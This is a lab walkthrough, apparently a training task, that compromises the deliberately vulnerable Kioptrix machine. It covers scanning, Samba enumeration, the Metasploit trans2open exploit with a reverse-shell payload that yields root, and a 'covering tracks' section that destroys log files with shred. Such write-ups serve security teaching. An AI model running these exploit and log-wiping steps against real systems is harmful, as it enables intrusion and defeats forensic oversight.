



M O H A M E D   E H A B  
C Y B E R   S E C U R I T Y  
E N G I N E E R



# kioptrix machine (Task 7 Covering tracks )

for better user experience view it in Notion

 [kioptrix machine \(Task 7 Covering tracks \)](#).

## reconnaissance

first I started by getting the ip address of my machine using the following command

```
ifconfig
```

```
File Actions Edit View Help
cdrc (root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.6 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fdb4:f58e:ced:2900:a00:27ff:fe0d:838e prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe0d:838e prefixlen 64 scopeid 0<link>
    inet6 fdb4:f58e:ced:2900:b8e1:df59:b7ea:48f8 prefixlen 64 scopeid 0<global>
    ether 08:00:27:0d:83:8e txqueuelen 1000 (Ethernet)
    RX packets 74 bytes 6952 (6.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 552 bytes 34706 (33.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

File System BufferOver
```

## Scanning

I performed a network scan using following command

```
arp-scan -l
```

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.1.6
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      b4:f5:8e:0c:ed:29      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.4      08:00:27:04:a6:f3      PCS Systemtechnik GmbH
192.168.1.23     b0:7d:64:66:4f:40      (Unknown)
192.168.1.24     9e:c3:1b:6c:91:58      (Unknown: locally administered)
192.168.1.30     ea:ab:5f:e7:0b:93      (Unknown: locally administered)
192.168.1.29     ee:af:52:73:a5:54      (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.049 seconds (124.94 hosts/sec). 6 responded
```

then performed nmap scan to find information about target machine and open ports using following command

```
nmap -sS -sC -sV -p- 192.168.1.4
```

and I found open samba smp port 139 so i will check it is version

```

kali@kali:~$ nmap -sS -sC -sV -p- 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-26 05:29 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0049s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000  2             111/tcp     rpcbind
|   100000  2             111/udp     rpcbind
|   100024  1            32768/tcp   status
|   100024  1            32768/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: IMYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
Name=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ ssl-date: 2024-04-26T13:31:04+00:00; +4h00m00s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
32768/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:04:A6:F3 (Oracle VirtualBox virtual NIC)

Host script results:

```

```

Host script results:
|_ clock-skew: 3h59m59s
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.10 seconds

kali@kali:~$

```

## Enumeration

then I opened metasploit framework

msfconsole

[illegible]

and searched for smb version scanner

```
search smb_version
```

and I found it and used it

```
use 0
```

```
msf6 > search smbVersion
[-] No results from search
msf6 > search smb_version

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/scanner/smb/smb_version          normal    No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use 0
```

I set the RHOST

```
set RHOST 192.168.1.4
```

and then exploited it

```
exploit
```

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS   1                yes       The number of concurrent threads (max one per host)


msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.1.4:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.4:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.4: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > exit
```


## Exploitation

then i searched for vulnerabilities in it and I found one

The screenshot shows a Bing search results page for the query "samba 2.2.1a exploit". The search results include a link to the Rapid7 database entry for the "Samba trans2open Overflow (Linux x86) - Rapid7". The description of the exploit states: "This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that...". Below the search results, there is a section titled "Videos of SAMBA 2.2.1a Exploit" which displays three video thumbnails: "Metasploitable 2 - Samba Exploit", "Metasploitable #3 - Gaining Root Access on a Vulnerable S...", and "How Hackers Aco through Samba Ex". A chat window for GPT-4 Turbo is also visible on the right side of the page, showing a conversation about the exploit.



then finally i found the path to the exploit script





## Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/samba/trans2open 🧠 Explain 📄  
2 msf exploit 🟢 📄 Explain 🌐 Translate ⌵ ✕  
3 ...targets...  
4 msf exploit(trans2open) > set TARGET < target-id >  
5 msf exploit(trans2open) > show options  
6 ...show and set options...  
7 msf exploit(trans2open) > exploit
```

then back to the metasploit



```

msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      139             yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.6      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

```

then I set the RHOST

```
set RHOST 192.168.1.4
```

```

msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.4      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139               yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.6      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

```

then I set the payload

```
set payload generic/shell_reverse_tcp
```

then I exploited and gained a root access

```
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.1.6:4444
[*] 192.168.1.4:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.4:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.4:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.4:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.4:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.4:139 - Trying return address 0xbffff8fc ...
[*] Command shell session 5 opened (192.168.1.6:4444 → 192.168.1.4:32773) at 2024-04-26 05:51:16 -0400

[*] Command shell session 6 opened (192.168.1.6:4444 → 192.168.1.4:32774) at 2024-04-26 05:51:17 -0400
[*] Command shell session 7 opened (192.168.1.6:4444 → 192.168.1.4:32775) at 2024-04-26 05:51:18 -0400
whoami
root
█
```

---

## Covering Tracks in Target machine

then I navigated to logs directory

```
cd /var/log
```

```
cd /  
cd var  
cd log  
pwd  
/var/log  
█
```

and here is the logs let is delete it

File Actions Edit View Help

```
ls -alh
total 908k
drwxr-xr-x  8 root    root    2.0k Apr 26 09:29 .
drwxr-xr-x 20 root    root    1.0k Sep 26 2009 ..
-rw-r--r--  1 root    root      0 Apr 26 09:29 boot.log
-rw-r--r--  1 root    root    3.7k Apr 26 09:24 boot.log.1
-rw-r--r--  1 root    root    11k Mar  5 10:34 boot.log.2
-rw-r--r--  1 root    root    16k Feb 27 10:31 boot.log.3
-rw-r--r--  1 root    root    54k Sep 29 2009 boot.log.4
-rw-r--r--  1 root    root    1.8k Apr 26 10:10 cron
-rw-r--r--  1 root    root    2.6k Apr 26 09:29 cron.1
-rw-r--r--  1 root    root    5.2k Mar  5 10:39 cron.2
-rw-r--r--  1 root    root    1.7k Feb 27 10:36 cron.3
-rw-r--r--  1 root    root    8.3k Sep 29 2009 cron.4
-rw-r--r--  1 root    root    5.2k Apr 26 09:24 dmesg
drwxr-xr-x  2 root    root    1.0k Jun 24 2001 fax
drwxr-xr-x  2 root    root    1.0k Apr 26 09:29 httpd
-rw-r--r--  1 root    root   46k Apr 26 09:24 ksyms.0
-rw-r--r--  1 root    root   46k Mar  5 10:33 ksyms.1
-rw-r--r--  1 root    root   46k Feb 27 12:30 ksyms.2
-rw-r--r--  1 root    root   46k Feb 27 10:55 ksyms.3
-rw-r--r--  1 root    root   46k Feb 27 10:29 ksyms.4
-rw-r--r--  1 root    root   46k Feb 24 14:43 ksyms.5
-rw-r--r--  1 root    root   46k Feb 24 14:41 ksyms.6
-rw-r--r--  1 root    root  18M Mar  5 10:34 lastlog
-rw-r--r--  1 root    root      0 Apr 26 09:29 maillog
-rw-r--r--  1 root    root    933 Apr 26 09:29 maillog.1
-rw-r--r--  1 root    root   1.1k Mar  5 10:39 maillog.2
-rw-r--r--  1 root    root   1.4k Feb 27 10:36 maillog.3
-rw-r--r--  1 root    root   5.5k Sep 29 2009 maillog.4
-rw-r--r--  1 root    root     49 Apr 26 09:29 messages
-rw-r--r--  1 root    root   15k Apr 26 09:24 messages.1
-rw-r--r--  1 root    root   47k Mar  5 10:34 messages.2
-rw-r--r--  1 root    root   64k Feb 27 10:31 messages.3
-rw-r--r--  1 root    root  229k Sep 29 2009 messages.4
-rwxr-xr-x  1 postgres postgres  0 Sep 26 2009 pgsql
-rw-r--r--  1 root    root   11k Apr 26 09:29 rpmpkgs
-rw-r--r--  1 root    root   11k Mar  5 10:39 rpmpkgs.1
-rw-r--r--  1 root    root   11k Feb 27 10:36 rpmpkgs.2
-rw-r--r--  1 root    root   11k Sep 29 2009 rpmpkgs.3
drwxr-xr-x  2 root    root    1.0k Apr 26 09:30 sa
drwxr-xr-x  2 root    root    1.0k Apr 26 09:39 samba
-rw-r--r--  1 root    root    609 Apr 26 09:30 secure
-rw-r--r--  1 root    root     73 Apr 26 09:24 secure.1
-rw-r--r--  1 root    root    219 Mar  5 10:34 secure.2
-rw-r--r--  1 root    root    608 Feb 27 10:31 secure.3
-rw-r--r--  1 root    root   4.9k Sep 29 2009 secure.4
-rw-r--r--  1 root    root      0 Apr 26 09:29 spooler
-rw-r--r--  1 root    root      0 Mar  5 10:39 spooler.1
-rw-r--r--  1 root    root      0 Feb 27 10:36 spooler.2
```

```

-rw-r--r-- 1 root root 11k Sep 29 2009 rpmpkgs.3
drwxr-xr-x 2 root root 1.0k Apr 26 09:30 sa
drwx----- 2 root root 1.0k Apr 26 09:39 samba
-rw----- 1 root root 609 Apr 26 09:30 secure
-rw----- 1 root root 73 Apr 26 09:24 secure.1
-rw----- 1 root root 219 Mar 5 10:34 secure.2
-rw----- 1 root root 608 Feb 27 10:31 secure.3
-rw----- 1 root root 4.9k Sep 29 2009 secure.4
-rw----- 1 root root 0 Apr 26 09:29 spooler
-rw----- 1 root root 0 Mar 5 10:39 spooler.1
-rw----- 1 root root 0 Feb 27 10:36 spooler.2
-rw----- 1 root root 0 Sep 29 2009 spooler.3
-rw----- 1 root root 0 Sep 26 2009 spooler.4
drwxr-x-- 2 squid squid 1.0k Aug 7 2001 squid
drwxr-xr-x 2 root root 1.0k Aug 27 2001 vbox
-rw-rw-r-- 1 root utmp 0 Apr 26 09:29 wtmp
-rw-rw-r-- 1 root utmp 7.1k Apr 26 09:24 wtmp.1
-rw----- 1 root root 0 Apr 26 09:29 xferlog
-rw----- 1 root root 0 Mar 5 10:39 xferlog.1
-rw----- 1 root root 0 Feb 27 10:36 xferlog.2
-rw----- 1 root root 0 Sep 29 2009 xferlog.3
-rw----- 1 root root 0 Sep 26 2009 xferlog.4

```

first I deleted boot.log

```
shred -vfuz boot.log
```



```
File Actions Edit View Help
shred -vfuz boot.log
shred: boot.log: pass 1/26 (random) ...
shred: boot.log: pass 1/26 (random) ... 4.0k/4.0k
shred: boot.log: pass 2/26 (999999) ...
shred: boot.log: pass 2/26 (999999) ... 4.0k/4.0k
shred: boot.log: pass 3/26 (bbbbbb) ...
shred: boot.log: pass 3/26 (bbbbbb) ... 4.0k/4.0k
shred: boot.log: pass 4/26 (888888) ...
shred: boot.log: pass 4/26 (888888) ... 4.0k/4.0k
shred: boot.log: pass 5/26 (222222) ...
shred: boot.log: pass 5/26 (222222) ... 4.0k/4.0k
shred: boot.log: pass 6/26 (555555) ...
shred: boot.log: pass 6/26 (555555) ... 4.0k/4.0k
shred: boot.log: pass 7/26 (333333) ...
shred: boot.log: pass 7/26 (333333) ... 4.0k/4.0k
shred: boot.log: pass 8/26 (666666) ...
shred: boot.log: pass 8/26 (666666) ... 4.0k/4.0k
shred: boot.log: pass 9/26 (dddddd) ...
shred: boot.log: pass 9/26 (dddddd) ... 4.0k/4.0k
shred: boot.log: pass 10/26 (924924) ...
shred: boot.log: pass 10/26 (924924) ... 4.0k/4.0k
shred: boot.log: pass 11/26 (ffffff) ...
shred: boot.log: pass 11/26 (ffffff) ... 4.0k/4.0k
shred: boot.log: pass 12/26 (b6db6d) ...
shred: boot.log: pass 12/26 (b6db6d) ... 4.0k/4.0k
shred: boot.log: pass 13/26 (random) ...
shred: boot.log: pass 13/26 (random) ... 4.0k/4.0k
shred: boot.log: pass 14/26 (eeeeee) ...
shred: boot.log: pass 14/26 (eeeeee) ... 4.0k/4.0k
shred: boot.log: pass 15/26 (000000) ...
shred: boot.log: pass 15/26 (000000) ... 4.0k/4.0k
shred: boot.log: pass 16/26 (6db6db) ...
shred: boot.log: pass 16/26 (6db6db) ... 4.0k/4.0k
shred: boot.log: pass 17/26 (444444) ...
shred: boot.log: pass 17/26 (444444) ... 4.0k/4.0k
shred: boot.log: pass 18/26 (cccccc) ...
shred: boot.log: pass 18/26 (cccccc) ... 4.0k/4.0k
shred: boot.log: pass 19/26 (aaaaaa) ...
shred: boot.log: pass 19/26 (aaaaaa) ... 4.0k/4.0k
shred: boot.log: pass 20/26 (111111) ...
shred: boot.log: pass 20/26 (111111) ... 4.0k/4.0k
shred: boot.log: pass 21/26 (777777) ...
shred: boot.log: pass 21/26 (777777) ... 4.0k/4.0k
shred: boot.log: pass 22/26 (249249) ...
shred: boot.log: pass 22/26 (249249) ... 4.0k/4.0k
shred: boot.log: pass 23/26 (db6db6) ...
shred: boot.log: pass 23/26 (db6db6) ... 4.0k/4.0k
shred: boot.log: pass 24/26 (492492) ...
shred: boot.log: pass 24/26 (492492) ... 4.0k/4.0k
shred: boot.log: pass 25/26 (random) ...
```

```
shred: boot.log: pass 24/26 (492492) ... 4.0k/4.0k
shred: boot.log: pass 25/26 (random) ...
shred: boot.log: pass 25/26 (random) ... 4.0k/4.0k
shred: boot.log: pass 26/26 (000000) ...
shred: boot.log: pass 26/26 (000000) ... 4.0k/4.0k
shred: boot.log: removing
shred: `00000000': renamed to `000000000'
shred: `0000000': renamed to `00000000'
shred: `000000': renamed to `0000000'
shred: `00000': renamed to `000000'
shred: `0000': renamed to `00000'
shred: `000': renamed to `0000'
shred: `00': renamed to `000'
shred: `0': renamed to `00'
shred: `0': removed
```

then I deleted boot.log.1

```
shred -vfuz boot.log.1
```

```
shred -vfuz boot.log.1
shred: boot.log.1: pass 1/26 (random) ...
shred: boot.log.1: pass 1/26 (random) ... 4.0k/4.0k
shred: boot.log.1: pass 2/26 (777777) ...
shred: boot.log.1: pass 2/26 (777777) ... 4.0k/4.0k
shred: boot.log.1: pass 3/26 (666666) ...
shred: boot.log.1: pass 3/26 (666666) ... 4.0k/4.0k
shred: boot.log.1: pass 4/26 (ccccc) ...
shred: boot.log.1: pass 4/26 (ccccc) ... 4.0k/4.0k
shred: boot.log.1: pass 5/26 (ffffff) ...
shred: boot.log.1: pass 5/26 (ffffff) ... 4.0k/4.0k
shred: boot.log.1: pass 6/26 (6db6db) ...
shred: boot.log.1: pass 6/26 (6db6db) ... 4.0k/4.0k
shred: boot.log.1: pass 7/26 (aaaaaa) ...
shred: boot.log.1: pass 7/26 (aaaaaa) ... 4.0k/4.0k
shred: boot.log.1: pass 8/26 (ddddd) ...
shred: boot.log.1: pass 8/26 (ddddd) ... 4.0k/4.0k
shred: boot.log.1: pass 9/26 (888888) ...
shred: boot.log.1: pass 9/26 (888888) ... 4.0k/4.0k
shred: boot.log.1: pass 10/26 (444444) ...
shred: boot.log.1: pass 10/26 (444444) ... 4.0k/4.0k
shred: boot.log.1: pass 11/26 (924924) ...
shred: boot.log.1: pass 11/26 (924924) ... 4.0k/4.0k
shred: boot.log.1: pass 12/26 (eeeeee) ...
shred: boot.log.1: pass 12/26 (eeeeee) ... 4.0k/4.0k
shred: boot.log.1: pass 13/26 (random) ...
shred: boot.log.1: pass 13/26 (random) ... 4.0k/4.0k
shred: boot.log.1: pass 14/26 (bbbbbb) ...
shred: boot.log.1: pass 14/26 (bbbbbb) ... 4.0k/4.0k
shred: boot.log.1: pass 15/26 (249249) ...
shred: boot.log.1: pass 15/26 (249249) ... 4.0k/4.0k
shred: boot.log.1: pass 16/26 (999999) ...
shred: boot.log.1: pass 16/26 (999999) ... 4.0k/4.0k
shred: boot.log.1: pass 17/26 (555555) ...
shred: boot.log.1: pass 17/26 (555555) ... 4.0k/4.0k
shred: boot.log.1: pass 18/26 (333333) ...
shred: boot.log.1: pass 18/26 (333333) ... 4.0k/4.0k
shred: boot.log.1: pass 19/26 (492492) ...
shred: boot.log.1: pass 19/26 (492492) ... 4.0k/4.0k
shred: boot.log.1: pass 20/26 (db6db6) ...
shred: boot.log.1: pass 20/26 (db6db6) ... 4.0k/4.0k
shred: boot.log.1: pass 21/26 (222222) ...
shred: boot.log.1: pass 21/26 (222222) ... 4.0k/4.0k
shred: boot.log.1: pass 22/26 (000000) ...
shred: boot.log.1: pass 22/26 (000000) ... 4.0k/4.0k
shred: boot.log.1: pass 23/26 (111111) ...
shred: boot.log.1: pass 23/26 (111111) ... 4.0k/4.0k
shred: boot.log.1: pass 24/26 (b6db6d) ...
shred: boot.log.1: pass 24/26 (b6db6d) ... 4.0k/4.0k
shred: boot.log.1: pass 25/26 (random) ...
```

```
shred: boot.log.1: pass 24/26 (b6db6d) ... 4.0k/4.0k
shred: boot.log.1: pass 25/26 (random) ...
shred: boot.log.1: pass 25/26 (random) ... 4.0k/4.0k
shred: boot.log.1: pass 26/26 (000000) ...
shred: boot.log.1: pass 26/26 (000000) ... 4.0k/4.0k
shred: boot.log.1: removing
shred: `0000000000': renamed to `0000000000'
shred: `0000000000': renamed to `0000000000'
shred: `000000000': renamed to `000000000'
shred: `0000000': renamed to `0000000'
shred: `000000': renamed to `000000'
shred: `00000': renamed to `00000'
shred: `0000': renamed to `0000'
shred: `000': renamed to `000'
shred: `00': renamed to `00'
shred: `0': renamed to `0'
shred: `0': removed
```

---

---

then I deleted boot.log.2

```
shred -vfuz boot.log.2
```

```
shred -vfuz boot.log.2
shred: boot.log.2: pass 1/26 (random) ...
shred: boot.log.2: pass 1/26 (random) ... 12k/12k
shred: boot.log.2: pass 2/26 (111111) ...
shred: boot.log.2: pass 2/26 (111111) ... 12k/12k
shred: boot.log.2: pass 3/26 (999999) ...
shred: boot.log.2: pass 3/26 (999999) ... 12k/12k
shred: boot.log.2: pass 4/26 (6db6db) ...
shred: boot.log.2: pass 4/26 (6db6db) ... 12k/12k
shred: boot.log.2: pass 5/26 (aaaaaa) ...
shred: boot.log.2: pass 5/26 (aaaaaa) ... 12k/12k
shred: boot.log.2: pass 6/26 (ffffff) ...
shred: boot.log.2: pass 6/26 (ffffff) ... 12k/12k
shred: boot.log.2: pass 7/26 (924924) ...
shred: boot.log.2: pass 7/26 (924924) ... 12k/12k
shred: boot.log.2: pass 8/26 (bbbbbb) ...
shred: boot.log.2: pass 8/26 (bbbbbb) ... 12k/12k
shred: boot.log.2: pass 9/26 (cccccc) ...
shred: boot.log.2: pass 9/26 (cccccc) ... 12k/12k
shred: boot.log.2: pass 10/26 (888888) ...
shred: boot.log.2: pass 10/26 (888888) ... 12k/12k
shred: boot.log.2: pass 11/26 (000000) ...
shred: boot.log.2: pass 11/26 (000000) ... 12k/12k
shred: boot.log.2: pass 12/26 (492492) ...
shred: boot.log.2: pass 12/26 (492492) ... 12k/12k
shred: boot.log.2: pass 13/26 (random) ...
shred: boot.log.2: pass 13/26 (random) ... 12k/12k
shred: boot.log.2: pass 14/26 (333333) ...
shred: boot.log.2: pass 14/26 (333333) ... 12k/12k
shred: boot.log.2: pass 15/26 (eeeeee) ...
shred: boot.log.2: pass 15/26 (eeeeee) ... 12k/12k
shred: boot.log.2: pass 16/26 (222222) ...
shred: boot.log.2: pass 16/26 (222222) ... 12k/12k
shred: boot.log.2: pass 17/26 (555555) ...
shred: boot.log.2: pass 17/26 (555555) ... 12k/12k
shred: boot.log.2: pass 18/26 (db6db6) ...
shred: boot.log.2: pass 18/26 (db6db6) ... 12k/12k
shred: boot.log.2: pass 19/26 (249249) ...
shred: boot.log.2: pass 19/26 (249249) ... 12k/12k
shred: boot.log.2: pass 20/26 (b6db6d) ...
shred: boot.log.2: pass 20/26 (b6db6d) ... 12k/12k
shred: boot.log.2: pass 21/26 (444444) ...
shred: boot.log.2: pass 21/26 (444444) ... 12k/12k
shred: boot.log.2: pass 22/26 (777777) ...
shred: boot.log.2: pass 22/26 (777777) ... 12k/12k
shred: boot.log.2: pass 23/26 (dddddd) ...
shred: boot.log.2: pass 23/26 (dddddd) ... 12k/12k
shred: boot.log.2: pass 24/26 (666666) ...
```

```
shred: boot.log.2: pass 24/26 (666666) ...
shred: boot.log.2: pass 24/26 (666666) ... 12k/12k
shred: boot.log.2: pass 25/26 (random) ...
shred: boot.log.2: pass 25/26 (random) ... 12k/12k
shred: boot.log.2: pass 26/26 (000000) ...
shred: boot.log.2: pass 26/26 (000000) ... 12k/12k
shred: boot.log.2: removing
shred: `00000000000': renamed to `00000000000'
shred: `0000000000': renamed to `0000000000'
